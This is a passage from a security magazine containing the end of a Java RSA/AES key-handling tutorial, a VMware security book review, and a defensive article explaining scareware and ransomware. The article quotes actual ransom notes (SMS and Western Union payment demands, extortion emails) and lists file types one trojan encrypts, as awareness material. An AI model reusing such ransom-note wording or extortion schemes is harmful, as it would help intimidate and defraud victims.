 public static String bytesToHex(byte[] data) {
 StringBuffer buf = new StringBuffer();
 for (int i = 0; i < data.length; i++) {
 buf.append(byteToHex(data[i]).toUpperCase());
 }
 return (buf.toString());
 }
 public static String byteToHex(byte data) {
 StringBuffer buf = new StringBuffer();
 buf.append(toHexChar((data >>> 4) & 0x0F));
 buf.append(toHexChar(data & 0x0F));
 return buf.toString();
 }
 public static char toHexChar(int i) {
 if ((0 <= i) && (i <= 9)) {
 return (char) ('0' + i);
 } else {
 return (char) ('a' + (i - 10));
 }
 }
}

```

## Listing 5. Modified Encryption Method

```
public void encryptWKf(byte[] encPk, String inputFile, String outputFile) throws FileNotFoundException, IOException,
 ClassNotFoundException, GeneralSecurityException { ...
```

## Listing 6. Modified Decryption Method

```
public String decryptWKf(byte[] encPk, String inputFile) throws IOException, ClassNotFoundException, GeneralSecurityException { ...
```

## Listing 7. Modified Encryption Method 2

```
public void encryptWKf(byte[] encPk, String in, String outputFile) throws FileNotFoundException, IOException,
 ClassNotFoundException, GeneralSecurityException { ...
```

## Listing 8. PKCS8 Key Specifications

```
// make key out of encrypted private key byte[]
PKCS8EncodedKeySpec keySpec = new PKCS8EncodedKeySpec(encPk);
KeyFactory keyFactory = KeyFactory.getInstance("RSA");
PrivateKey privateKey = keyFactory.generatePrivate(keySpec);
```

## Listing 9. X509 Key Specifications

```
// make key out of encrypted public key byte[]
X509EncodedKeySpec keySpec = new X509EncodedKeySpec(encPk);
KeyFactory keyFactory = KeyFactory.getInstance("RSA");
PublicKey publicKey = keyFactory.generatePublic(keySpec);
```

Of course, you can adapt it the way you want or need the function. Maybe there is the requirement to encrypt strings at the command line. This would look like it is shown in the Listing 7.

There are several imaginable possibilities which can be of advance. The next *big* step is to get our working keys. First of all, we need to know how private and public keys are usually encrypted. We know PKCS and any X.509 Certificates. But which standard belongs to which key? In general private keys have PKCS key specifications and public keys have X.509 standard

specifications. PKCS means Public Key Cryptography Standards. Over all, there are 15 PKC Standards which were developed by the RSA-Laboratories in 1991. Now, let's develop the code that interprets our byte array. On the private key side we normally read the private key file through an Object Stream and can directly define a key object in our code. No specifications have to be coded. In JAVA, there are three packages we need to make a key out of a hashed byte array. PKCS8EncodedKeySpec, KeyFactory, PrivateKey – these are the needed packages. Create

a *PKCS8EncodedKeySpec* object, which can take an array as parameter, create a *KeyFactory* object to define the RSA instance, and at least, use both objects to compile the private key (see Listing 8).

The same way is applicable to specify a public key object (see Listing 9).

## Conclusion

We have now achieved our objective. We now know what the difference is between RSA and AES; I also mentioned some practical examples. It is really easy to understand JAVA! You only need to know what functions are available and where to look for adequate information about those functions. But, there are lots of JAVA documentations out there in the wild.

## On the 'Net

- <http://en.wikipedia.org/wiki/RSA>
- [http://en.wikipedia.org/wiki/Advanced\\_Encryption\\_Standard](http://en.wikipedia.org/wiki/Advanced_Encryption_Standard)
- [http://en.wikipedia.org/wiki/Elliptic\\_curve\\_cryptography](http://en.wikipedia.org/wiki/Elliptic_curve_cryptography)
- [http://en.wikipedia.org/wiki/Public-key\\_cryptography](http://en.wikipedia.org/wiki/Public-key_cryptography)
- <http://en.wikipedia.org/wiki/Diffie-Hellman>
- [http://en.wikipedia.org/wiki/Symmetric-key\\_algorithm](http://en.wikipedia.org/wiki/Symmetric-key_algorithm)
- [http://en.wikipedia.org/wiki/Data\\_Encryption\\_Standard](http://en.wikipedia.org/wiki/Data_Encryption_Standard)
- [http://en.wikipedia.org/wiki/Triple\\_DES](http://en.wikipedia.org/wiki/Triple_DES)
- <http://www.codeplanet.eu> – JAVA Code Samples
- <http://java.sun.com/j2se/1.4.2/docs/guide/security/> – JAVA Security Documentation
- [http://java.sun.com/developer/technicalArticles/Security/AES/AES\\_v1.html](http://java.sun.com/developer/technicalArticles/Security/AES/AES_v1.html) – JAVA AES Documentation & Samples
- <http://java.sun.com/j2se/1.4.2/docs/api/> – JAVA Function Library

## Michael Schrott

Michael Schrott deals with Information Security, is an enthusiastic programmer, holds some certificates in good standing and has several years experience in Web Application Security and Penetration Testing. Contact: mail@mfs-enterprise.com

## Review of the VMware book



As a Security Architect was excited to hear about the new VMware *vSphere and Virtual Infrastructure Security* book, having worked on the security of a number of VMware infrastructures a comprehensive book on the subject was lacking.

The book starts off explaining the challenges and issues of security in a virtualised environment. Chapter 2 follows on, explaining the autonomy of a hack and there consequences, regular Hacking9 readers would be fully aware of these topics including Cross-site scripting, buffer-overflows and SQL Injection attacks, what is really clever is the author then references these chapters throughout his book putting configurations and designs into context for the reader.

This brings me to my first issue with the book, the author is definitely an expert on VMware technologies and has enormous experience, whenever the author talks about VMware the information is clear, concise and generally very good, but whenever the author discusses security topics I found the information would sometimes be lacking, misses the point or is just not based in the real-world. For example in Chapter 1 his basic definitions of *Threat and Vulnerability* were poor and he then links them together with a term *Security Fault*, there are further examples of these problems throughout the book.

Overall the structure of each chapter in the book is good, the author starts off explaining some terms, shows some secure designs, brings massive technical knowledge and experience and then provides some additional reference. The author also makes creative use of Security notes, little comments throughout the pages.

There are twelve chapters in this book and after defining the security issues they can be split into a number of overall ideas, starting off with the internals of VMware. In Chapters 3, 4 and 5 the authors discuss the internal workings of the VMware hypervisor and how its design affects security, a chapter on Storage, with sections on SANs, iSCSI and VCB and a chapter on Clustering, again working on the design and types of clusters but also the technical side of how they work and the considerations in terms of security.

The book then moves on to the management of VMware, with Chapter 6 starting off an overview of the deployment and management of VMware solutions including sections on integration with a


number of Directory Services and even a link to a Twitter plug-in for the management client VIC. In Chapter 7 - Operations and Security there were sections on the day-to-day management of VMware ESX servers and with Chapter 8 a discussion on Virtual machines (VM Guests) and their security and management.

The final few chapters included Networking (Chapter 9) with extensive diagrams some with large numbers of VLANS and network cards, VDI (Virtual Desktop Infrastructure) an exciting technology allowing personalised virtual desktops, Chapter 11 (Security and VMware ESX) discussed strategies for lock-down of individual ESX hosts and virtual environments, and Chapter 12 Digital Forensics and Data Recovery. There was also a small conclusion chapter summarising the author's final thoughts and extensive Appendix sections.

My favourite chapters were *Digital Forensics and Data Recovery* (Chapter 12), not something discussed in regular VMware books and *Virtual Networking Security - Best practices* (Chapter 9), which had some comprehensive secure network designs.

All in all a significant amount of work has gone into this book, but there are some major flaws, part of the book's title is *VMware vSphere*, but there is little or no mention of vSphere or ESX 4.0. In Chapter 11, all of the hardening steps are for ESX 3.5, although the overall designs are still valid and there is enough reference material to fill in the gaps with your favourite search engine. There was also no mention of the whole area of patching VMware hosts or VM Guests with VMware Update Manager and also no discussion of VMware's firewalling technology vShield which comes bundled with the advanced versions of ESX 4.0 and would have had significant impact on Chapter 9 (Virtual Networking Security).

Overall the book has good structure and an easy going writing style, it also brings together a number of good sources of information in one easy to follow book. If you are a System Administrator or a System Architect that designs VMware solutions then it is a good reference guide and a comprehensive work. If you're a Security professional then there is also some good information in terms of design and summaries of the issues surrounding VMware environments.



Author: Edward L. Haletky  
Publisher: Pearson Education Inc.  
ISBN-10: 0-137-15800-9  
ISBN-13: 978-0-137-15800-3



RAJDEEP CHAKRABORTY

# Study of a New Genre of Malwares Called “Scarewares”

Difficulty



Depending on their characteristic, Malware can be broadly classified into various types. Most of us are probably aware of the common terms like Virus, Trojan, Spyware, Adware etc.

However, on the basis of certain behavioral traits, further classification of these broad types is possible. For example, based on the cloaking and stealth mechanism of certain Malwares we can identify them as Rootkits, some are called Rogue Anti-Spywares because they try to fake themselves as Anti-Spyware Applications etc. The purpose of this article is to make people aware about a new genre of Malware called *Scareware*.

With the focus of Malware authors changing, of late there has been an explosion of a new breed of more financially motivated threats called *Scareware*. *Scareware* is a kind of Malware which has been designed to trick victims, using various Scare mechanisms, into buying, downloading or installing fake, useless or potentially malicious files. This is perhaps a very bookish definition of what we would actually mean by the word *Scareware*. In recent times, this definition is no longer sufficient enough to describe these threats properly. To understand

them in a better and simpler way, we will take a look into some of the most common Scareware available today. We will also see the various tricks and scare tactics these Malware use to lure, intimidate or trick the unsuspecting users into their traps.

## Rogue Anti-Spyware

Rogue Anti-Spyware applications have plagued the internet. These are part of a very well thought of and well planned attack. Also called Rogue Security Software, these are applications that pretend to be legitimate security applications. They use various kinds of tricks to make the user believe the legitimacy of these applications. From the names given to these applications to the look and feel of the application, the Malware authors make sure that the average user surfing the internet will believe it to be something that can be useful for him/her to get rid of unwanted files and Malware from the system. Seldom do they know

### WHAT YOU WILL LEARN...

You will learn about targeted Malware attacks and how the attack patterns have changed in recent times.

You will also learn how to avoid Malware infections

### WHAT SHOULD YOU KNOW...

You should be familiar with different type of internet threats and using AntiMalware Softwares properly.



Figure 1. Fake System Error Alert



that the stuff that they are relying upon is in reality a specific kind of Malware in itself.

They display colorful advertisements of AntiSpyware applications, which are anything but legitimate. They instigate the user to download these Rogue applications. However, at times, they don't even need the user's intervention for downloading them into the system. The download can also automatically begin without the user's knowledge. This is called *Drive-by download*. Drive-by downloads can happen by visiting an infected website, viewing a specially crafted e-mail message or even by clicking a deceptive popup window. There are numerous ways by which Malware authors try to lure users to download or install the Rogue Security Software.

From compromising vulnerable websites and injecting malicious codes into them, social engineering the unsuspecting users to click and download stuff that usually people would ignore, using scare tactics by displaying elevated security risks, its all part of the evil plan to get you infected and extort money.

The scare mechanism used by these so called *Scareware* is proving to be an effective way to squeeze out money. To understand the nature of the *Scareware* in a much more detailed way, we will have to look further into the actual tricks and tactics involved. Let us take a closer look at some of these scare tactics now:

While surfing, it may happen that we will encounter a sudden popup that imitates a Warning!! or a System Error!! It might display a fake alert or a fake Malware infection warning. The popup may further offer a free download of the actual application for the user to use and clean the so called infected files (see Figures 1 and 2).

These applications can even install a *Browser Helper Object (BHO)*. A Browser Helper Object is a plug-in that integrates itself with the browser to provide additional functionality. Once a rogue BHO is installed, it can carry out many malicious activities.

We have a tendency to trust alerts or messages that seem to be coming from the Operating System or some trusted application and most of the times this judgment is based on visual confirmation of the shown alert. They can even fake an Internet Explorer's alert messages to a great level of accuracy. The purpose is simply to make the user panic and do things that are mentioned in these alerts (see Figures 3 and 4).

These above methods are very effective because they can deceive even

the most tech savvy users. Below is the screenshot of a fake popup window that imitates the *Windows XP Help and Support Center* to a great extent (see Figure 5).

These Malware can imitate the alerts of some of the most reliable applications or services and take advantage of their goodwill and reputation (see Figure 6).

From fake IE alerts to Microsoft Windows messages, from Google's interface to an operating system's




Figure 2. Fake Malware Found Alert




Figure 3. Fake IE Messages

# DEFENSE

crash window, they will try everything to put the user into a state of panic. In the figure below, you can see that these applications will even try to scare the unsuspecting user by recreating the dreaded *Blue Screen of Death* (BSOD) Screen. They show a fake BSOD screens or fake Windows Loading screens that would tell the users that a unregistered version of the application has been

detected, and hence, upgrade it to a full version. These techniques are getting better and better with every generation of these Fake Applications (see Figures 7 and 8).

If you look closely, you will see that all of these Rogue Security Software will make sure that for working in a smooth way these applications are recommended and they need to be

upgraded after a purchase of the full version of these applications. If you are aware of these tricks then these may appear funny, but to a normal unsuspecting user, this is very scary and very convincing.

One of the worst things about Rogue AntiSpyware is that it will bombard the system with continuous popups, sometimes even when the system is not connected online. Along with the popups, they may also continuously show fake warnings or system errors (see Figure 9).

These warnings and errors are mainly exaggerated and display non-existent threat lists (see Figure 10).

The main reason is to make the user panic and force them to make payments and buy the full version of the perhaps non-existent software. Clicking the *Remove all threats now* will show the *Registration* window for purchasing the full version of this software (see Figure 11).

This is nothing more than a scam and whatever the methodologies of infection may be, the ultimate intention is to scare the user and force them to purchase the product.

## Ransomware

If Rogue Security Software were just tricking you to cough out money, then there is Malware that FORCES you to pay up. Recently there have been quite a few instances of a kind of Malware that extorts Ransom money from victims. A new terminology called *Ransomware* was devised for this class of Malware that actually forces the victims to payout Ransom or Protection money.

Like any other Malware, these also infect the computer and do something unbelievable. They block access to the computer or encrypt the user's data and give a deadline to the user to payout the Ransom money. There are known instances of these *Ransomware* in the wild. *Trojan.Ransomlock*, *Trojan.Ransom*, *Trojan.Ransomcrypt* etc are known to be lurking in the wild. Let us look into some of these threats:

When *Trojan.Ransomlock.B* infects the system it locks the desktop and displays a




Figure 4. Fake IE Error



Figure 5. Fake XP Help & Protect Security Center

grayed out screen. Refer to the screenshot in (see Figure 12).

Translation of the text from Russian to English is given below:

*Windows Blocked*

*For unlocking you need to*

*Send Text: #win1 t5680*

*To the number: 6008*

*The cost of communications is about 60 EUR.*

In the reply message you will get a registration code, which should be put in the text box. To activate your copy of Microsoft Windows you have 3 hours from the time of the lock otherwise, the system files of your computer will automatically be deleted, and all data on it destroyed. Attempting to reinstall the system can lead to data loss.

The Malware has the unlock key hard coded inside it. There is apparently no easy way to stop the process associated with this Malware because it disables the Task Manager.

Furthermore, there are also known Ransomware in the wild that go beyond locking the desktop. They encrypt specific files in the system and force the user to pay up. When Trojan.Ransomcrypt infects a system, it encrypts the files with the following extensions:

- .doc
- .jpg
- .rar
- .zip
- .txt
- .rtf
- .jpeg
- .html
- .7z
- .htm
- .php
- .eml
- .3gp

After encrypting all the files with the above extension that it finds in the system, it adds a .vscrypt extension to it and deletes the original file. Once all the files are encrypted, it modifies the desktop wallpaper with the below picture and restarts the computer (see Figure 13).

Similarly, Trojan.Ransomlock will display a message (translation of the text from Russian to English):

*To unlock you need to send an SMS with the text*

*[RANDOM NUMBERS]*

*To the number*

*3649*

*Enter the resulting code:*

*[TEXT BOX]*

Any attempt to reinstall the system may lead to loss of important information and computer damage (see Figure 14).

The threat executes every time the computer is started, even in safe mode.

Trojan.Ransom.A blocks access to the compromised computer and issues a ransom demand. It then displays a dialog box with the following messages:

*"Deleted files are going to be saved into a hidden directory and replaced during uninstallation."*

*"(1) files are being deleted every 30 minutes"*

It then locks the desktop with the below screen with two pornographic images (see Figure 15). Text from the locked screen:

*environment loaded  
windows locked*




Figure 6. Fake Google Tips



Figure 7. Fake BSOD Screen1

# DEFENSE

Listen up xxxxxxxxxx  
 Is this computer valuable. It better not be.  
 Is this a business computer. It better not be.  
 Do you keep important company records or files on this computer. You'd better hope not.  
 because there are files scattered all over it tucked away in  
 invisible hidden folders undetectable by antivirus software  
 the only way to remove them and this message is by a CIDN: number

This X.aip will load every time you start windows scattering more and more copies of itself until your computer is fried to a pulp. Until then you may even notice other programs missing critical files.  
 How to remove it?  
 Simple: You must receive a CIDN: number from Western Union  
 go to Western union, fill out the grey form labeled "SwiftPay" pay \$10.99 as your customer access number enter "4 8 7 0 9 3 0 1 0 1 3 0 8 6 9 7"

you may sign any name, i.e John Doe and wait for a receipt from the clerk. Look on the top right-hand corner of the receipt for a number that starts with CIDN: i.e CIDN: 203-093-1903 comeback to this computer an enter your CIDN number. The uninstall process will begin.  
 Note: if you don't pay exactly \$10.99 you will generate an invalid CIDN number and be forced to start all over.  
 If you have a valid CIDN: Number and have problems uninstalling send a request to  
 unlock3713@yahoo.com  
 I will research the problem and if applicable send an alternate CIDN: universal key by email.




Figure 8. Fake Windows Boot Screen

Type	Run type	Name
Spyware	C://windows/system32/iesetup.dll	Spyware.IEMonster.d
Adware	autorun	Zlob.PornAdvertiser.ba
Spyware	autorun	Spyware.IMMonitor
Backdoor	C://windows/system32/svchost.exe	Win32.Rbot.fm
Trojan	autorun	Infostealer.Banker.E
Trojan	autorun	Trojan.Tooso
Trojan	C://windows/system32/explorer.exe	Trojan.MailGrabber.s
Trojan	C://windows/system32/alg.exe	Trojan.Alg.t
Rogue	C://Program Files/TrustedAntivirus	TrustedAntivirus
Rogue	C://Program Files/SecurePCCleaner	SecurePCCleaner
Dialer	C://windows/system32/cmdial32.dll	Dialer.Xpehban.biz_dialer
Spyware	autorun	Spyware.KnownBadSites
Rogue	C://Program Files/AVSystemCare	AVSystemCare
Rogue	C://Program Files/Advanced Cleaner	AdvancedCleaner
Trojan	C://windows/system32/	Trojan.BAT.Adduser.t
Spyware	C://windows/system32/	Spyware.007SpySoftware

Figure 9. Fake Threat List

Worms such Trojan.Gpcoder, discovered in May 2005, brought the biggest change in the world of Ransomware. It uses RSA encryption algorithm with a 1024-bit key, making it impossible to crack without the author's key. The malware author is the only party that knows the needed private decryption key. As part of the attack an email address is supplied through a ReadMe.txt or Attention.txt file, which users are supposed to use to request for their files to be released after paying a ransom of \$100-200 (see Figure 16).  
 Some files are coded.  
 To buy decoder mail:  
 [user]@yahoo.com  
 with subject: PGPcoder  
 000000000032  
 Later variants like Trojan.Gpcoder.E and other Ransomware like Trojan.Archiveus, Trojan.Win32.Krotten, Trojan.Cryzip, and Trojan.Win32.MayArchive began utilizing more sophisticated RSA encryptions, with ever-increasing keys (eg. RSA-4096) which makes it large enough to be computationally infeasible to crack them. One of the example ReadMe File created by these Malware after it has successfully encrypted the users files, is shown below.  
 Hello, your files are encrypted with RSA-4096 algorithm (Wiki Link).  
 You will need at least few years to decrypt these files without our software.  
 All your private information for last 3 months were collected and sent to us.

To decrypt your files you need to buy our software. The price is \$300.

To buy our software please contact us at: [E-Mail ID] and provide us your personal code [Personal Code].

After successful purchase we will send your decrypting tool, and your private information will be deleted from our system.

If you will not contact us until 07/15/2007 your private information will be shared and you will lost all your data.

These are a new breed of Malware which none of us would like to get infected with, but in today's connected world, you may never know what is safe and what is unsafe.

This has become a dangerous situation where unknowingly we might end up getting infected with these kinds of Malware. So keeping these in mind, we would take a look into some of the steps.

Before we start looking into the ways to recover from these incidents, we would look into some ways to avoid these infections or in a broader sense any kind of Malware infection. Usually, following the steps below will, to a great extent, bring down the chances of getting infected unknowingly:

- Never open attachments in e-mails, instant message web links unless you know exactly what the attachment or the link is about. This is one of the most effective ways for Malware to infect you. If you do not know the user, then simply do not open the e-mail and delete it. Attachments can contain Malware.
- If you visit a site and a popup appears saying that your computer is unsafe, ignore it! These are gimmicks that are used to make you click on the ad which then can potentially install unwanted Software or Malware.
- Read the license agreement of any software that you install. Many free downloads are offered with Spyware, Adware and other programs that you DO NOT want on your computer. Reading the agreement may help you to spot them before the installation and then you may choose not to install them.
- Use an Internet firewall. Windows XP with Service Pack 2 has a firewall already

built-in and activated by default. Many times hackers discover new security holes in Software or the Operating System long before the software company releases patches. These exploit codes are called Zero Day Exploits.

This is the reason why many people get hacked or infected with new viruses that exploit zero day vulnerabilities. By using a firewall the majority of these security holes will not be accessible as the firewall will block the attempt all together.



Figure 10. Fake Warnings




Figure 11. Fake Registration Window

# DEFENSE

- Stay up to date. Visit Microsoft Update and turn on Automatic Updates.
- Subscribe to industry standard Antivirus Software and AntiSpyware Software, and keep them updated.

- Occasionally Run Online Virus Scans. Unfortunately not all antivirus programs are created equal. Each program may find infections that other antivirus programs do not and vice-

versa. It is therefore recommended that you occasionally run some free online antivirus scanners to make sure that you are not infected with items that your particular antivirus program does not know how to find.

- Use licensed software products. Malware often infect computers that run illegally copied versions of the operating system and productivity software. Unlicensed software can be more susceptible to viruses, and can even come with viruses already installed without your knowledge.

